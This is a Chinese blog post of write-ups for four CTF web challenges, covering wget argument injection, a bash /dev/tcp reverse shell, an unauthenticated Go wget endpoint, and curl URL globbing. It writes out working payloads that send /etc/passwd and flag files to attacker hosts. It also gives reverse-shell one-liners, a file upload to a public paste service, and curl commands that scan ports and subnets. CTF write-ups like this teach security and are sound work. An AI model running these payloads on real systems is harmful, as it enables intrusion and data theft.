四个有关文件传输的CTF WEB题(深育杯FakeWget、极客大挑战where_is_my_FUMO、2021陇原战疫CheckIN、N1CTF-curl trick)

原创

OceanSec 于 2021-11-27 21:43:32 发布 1654 收藏 2

分类专栏： # CTF 文章标签： 安全 web安全 提权 ctf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/q20010619/article/details/121584114

版权

CTF 专栏收录该内容

66 篇文章 30 订阅

订阅专栏


文章目录

> wp来自官方发布和个人想法，觉得这四个题挺有意思的所以整理了下

深育杯FakeWget

题目只有三个路由，一个输入点，容易判断考点是命令注入，因此需要先不断测试传入数据并刷新观察回显，来猜测后端与wget命令拼接逻辑和过滤逻辑，下面是三个比较典型的fuzz示例：

```
www.baidu.com
```




```
teststr with space www.baidu.com这里fuzz出空格不可用
```



```
ls;\nwww.baidu.com
```


这里fuzz出分号不可用，同理可得反引号`，|,;,&`均被过滤，同时能够测试出可利用`\n`绕过正则检查，只需要构造出空格且领用wget命令即可

第一步测试出可利用\n绕过合法性检查，且特殊符号被替换成空格，至此已经能够构造出POC读文件了，利用`http_proxy`和`--body-file`参数读取本地文件发送到代理服务器上：

```
-e;http_proxy=http://ip:port/;--method=POST;--body-file=/etc/passwd;\nwww.baidu.com
```

这里特殊符号被替换成空格，`\n`绕过了检查wget的grep命令，并将`/etc/passwd`的文件内容发送到代理机上。





接下来就是找flag文件，第三个路由（点击getflag）访问后看网站源码，可知flag文件名称是`flag_is_here`

```
<body class="d-flex h-100 text-center text-white bg-dark">
    <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
        <header class="mb-auto">
            <div>
                <h3 class="float-md-start mb-0">webapps</h3>
                <nav class="nav nav-masthead justify-content-center float-md-end">
                    <a class="nav-link active" aria-current="page" href="./wget">wget</a>
                    <a class="nav-link" href="./ping">ping</a>
                    <a class="nav-link" href="./flag">getflag</a>
                    <!--flag is in ./flag_is_here-->
                </nav>
            </div>
        </header>
        <main class="px-3">
            <img src="../static/image/a.jpeg" alt="">
        </main>
```

CSDN @深信服千里目安全实验室 Text watermark

建议的思路是：`/etc/passwd`看到有ctf_user用户，读取ctf_user用户的`.bash_history`得到flask程序的根目录是`/home/ctf_user/basedirforwebapp/`，直接读文件`/home/ctf_user/basedirforwebapp/flag_is_here`即可得到flag。

```
POST http://%5Cnwww.baidu.com/ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: \nwww.baidu.com
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 253

pip install pycryptodome
ls
python3 web2.py
pip install pycryptodomex
python3 web2.py
cat run.sh
wget -v -P /tmp --limit-rate=30k -o ./output -O temp www.baidu.com
touch flag_is_here
exit
python3 web2.py
ls -al /home/ctf_user/basedirforwebapp/
exit
```

CSDN @深信服千里目安全实验室 Text watermark

```
POST http://%5Cnwww.baidu.com/ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: \nwww.baidu.com
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

flag{fake_wget_true_process!}
```

Text watermark

极客大挑战where_is_my_FUMO

打开题目，可以看到源码

```php
<?php
function chijou_kega_no_junnka($str) {
  $black_list = [">", ";", "|", "{", "}", "/", " "];
  return str_replace($black_list, "", $str);
}
if (isset($_GET['DATA'])) {
  $data = $_GET['DATA'];
  $addr = chijou_kega_no_junnka($data['ADDR']);
  $port = chijou_kega_no_junnka($data['PORT']);
  exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
  highlight_file(__FILE__);
}
```

可以通过数组传参，exec处可以反弹shell

```
http://1.14.102.22:8115/?DATA[ADDR]=IP&DATA[PORT]=port
```

这样就可以把shell反弹到对应的ip端口

再vps监听对应端口即可


```
nc -lvvp 9999
```

但是因为题目中，bash反弹shell写法，只能将命令从攻击机传到受害着，命令可以执行但是没有回显

```
bash -i < /dev/tcp/$addr/$port
```

拿到无回显shell之后也就有两种方法，第一种就是再反弹可回显交互式shell 到vps的其他端口

```
bash -i >& /dev/tcp/ip/6666 0>&1
```



监听端口，拿到shell，发现根目录flag.png

```
www-data@c05e6f3f719d:/$ ls -al
ls -al
total 1052
drwxr-xr-x   1 root root   4096 Oct 17 05:38 .
drwxr-xr-x   1 root root   4096 Oct 17 05:38 ..
-rwxr-xr-x   1 root root      0 Oct 17 05:38 .dockerenv
drwxr-xr-x   1 root root   4096 Oct 12 04:45 bin
drwxr-xr-x   2 root root   4096 Oct  3 09:15 boot
drwxr-xr-x   5 root root    340 Oct 28 05:26 dev
drwxr-xr-x   1 root root   4096 Oct 17 05:38 etc
-r--r--r--   1 root root 865736 Oct 16 17:52 flag.png
```

发现权限为www-data，而主机内文件权限都为root，也就是只能查看文件，写不了shell了

```
cat flag.png | base64
```

很多内容，将得到的base编码再解码得到图片

第二种方法

比较简单，需要了解bash反弹shell的原理

/dev/tcp|udp/ip/port 这个文件是特别特殊的，实际上可以将其看成一个设备（Linux下一切皆文件），其实如果你访问这个文件的位置他是不存在的

但是如果你在一方监听端口的情况下对这个文件进行读写，就能实现与监听端口的服务器的socket通信

直接把flag.png传过来就完了


```
cat /flag.png >& /dev/tcp/[redacted].254/6666 0>&1
```

vps监听6666端口将接收文件保存

```
nc -lvvp 6666 > /var/test.png
```

```
[root@izbp1i7e0dqxcb89vkdgc3z ~]# nc -lvvp 6666 > /var/test.png
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 1.14.102.22.
Ncat: Connection from 1.14.102.22:53702.
NCAT DEBUG: Closing fd 5.
```

最后得到图片，即flag



还有一种做法
反弹shell后的文件获取
内置环境有 curl，可以将图片外带到自己的服务器，或者暂存服务上。

```
curl bashupload.com -T /flag.png
```

2021陇原战疫CheckIN

一道Go的代码审计，大致扫一遍应该就知道了，/wget是利用到，但是似乎鉴权没有做：

```
router.GET("/wget", getController)
func getController(c *gin.Context) {
 cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
 err := cmd.Run()
 if err != nil {
    fmt.Println("error: ", err)
}
c.String(http.StatusOK, "Nothing")
直接能执行命令了，拿wget把flag带出来即可：
```

```
/wget?argv=1&argv=--post-file&argv=/flag&argv=http://121.5.169.223:39876/
```

```
root@VM-0-6-ubuntu:~# nc -lvvp 39876
Listening on [0.0.0.0] (family 0, port 39876)
Connection from 117.21.200.166 37526 received!
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 121.5.169.223:39876
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{88729834-1693-4af8-abba-0ebf6bd84ec2}
```

N1CTF-curl trick

题目的curl的url参数可控，并且题目说明了提示放在 /hint.txt 里面，所以第一反应就是用file协议去读 hint.txt ，但是有如下过滤：`$blacklist = "/l|g|[\x01-\x1f]|[\x7f-\xff]|['\"]/i";` ，file的 l 被ban了

所以这里就要涉及到curl对url的一些处理，当curl遇到url中包含 { 和 [时，该url就会被特殊处理：
https://github.com/curl/curl/blob/master/src/tool_urlglob.c#L360

[的相关操作由 glob_range 进行处理， { 由 glob_set 进行处理，看注释就能大概知道这2个函数的基本处理逻辑

glob_range

```
/* processes a range expression with the point behind the opening '['
- char range: e.g. "a-z]", "B-Q]"
- num range: e.g. "0-9]", "17-2000]"
- num range with leading zeros: e.g. "001-999]"
expression is checked for well-formedness and collected until the next ']'
*/
```

glob_set

```
/* processes a set expression with the point behind the opening '{'
','-separated elements are collected until the next closing '}'
*/
```

举个例子：`'fi[k-m]e:///etc/passwd'`会解析成3个url

```
fike:///etc/passwd
file:///etc/passwd
fime:///etc/passwd
```

```
→  ~ curl 'fi[k-m]e:///etc/passwd'

[1/3]: fike:///etc/passwd --> <stdout>
--_curl_--fike:///etc/passwd
curl: (1) Protocol "fike" not supported or disabled in libcurl

[2/3]: file:///etc/passwd --> <stdout>
--_curl_--file:///etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

`'{f,g}ile:///etc/passwd'`会解析成2个url：

```
file:///etc/passwd
gile:///etc/passwd
```

通过这个trick我们可以衍生出一些curl奇技淫巧，比如主机扫描、端口扫描等等：

```
curl 'http://127.0.0.1:{80,8080,8000}/' # 扫描特定端口
curl 'http://127.0.0.1:[80-1000]/' # 扫描某个范围的端口
curl 'http://172.27.190.[1-254]:80' # 扫描C段的80端口
curl 'http://172.27.190.[1-254]:{80,8080}' # 扫描C段的80和8080端口
...
```

PS：需要注意的是 {} 和 [] 是可以出现在url任何位置的，包括get参数如果不url编码的话也会被curl特殊处理

Gopher协议攻击内网的SQL Server

写了个构造 TDS 协议的脚本：https://github.com/hack2fun/gopher_attack_mssql，不过后面看了老外的 wp 之后才发现 impacket 早已封装好了 TDS 协议，之前一直没注意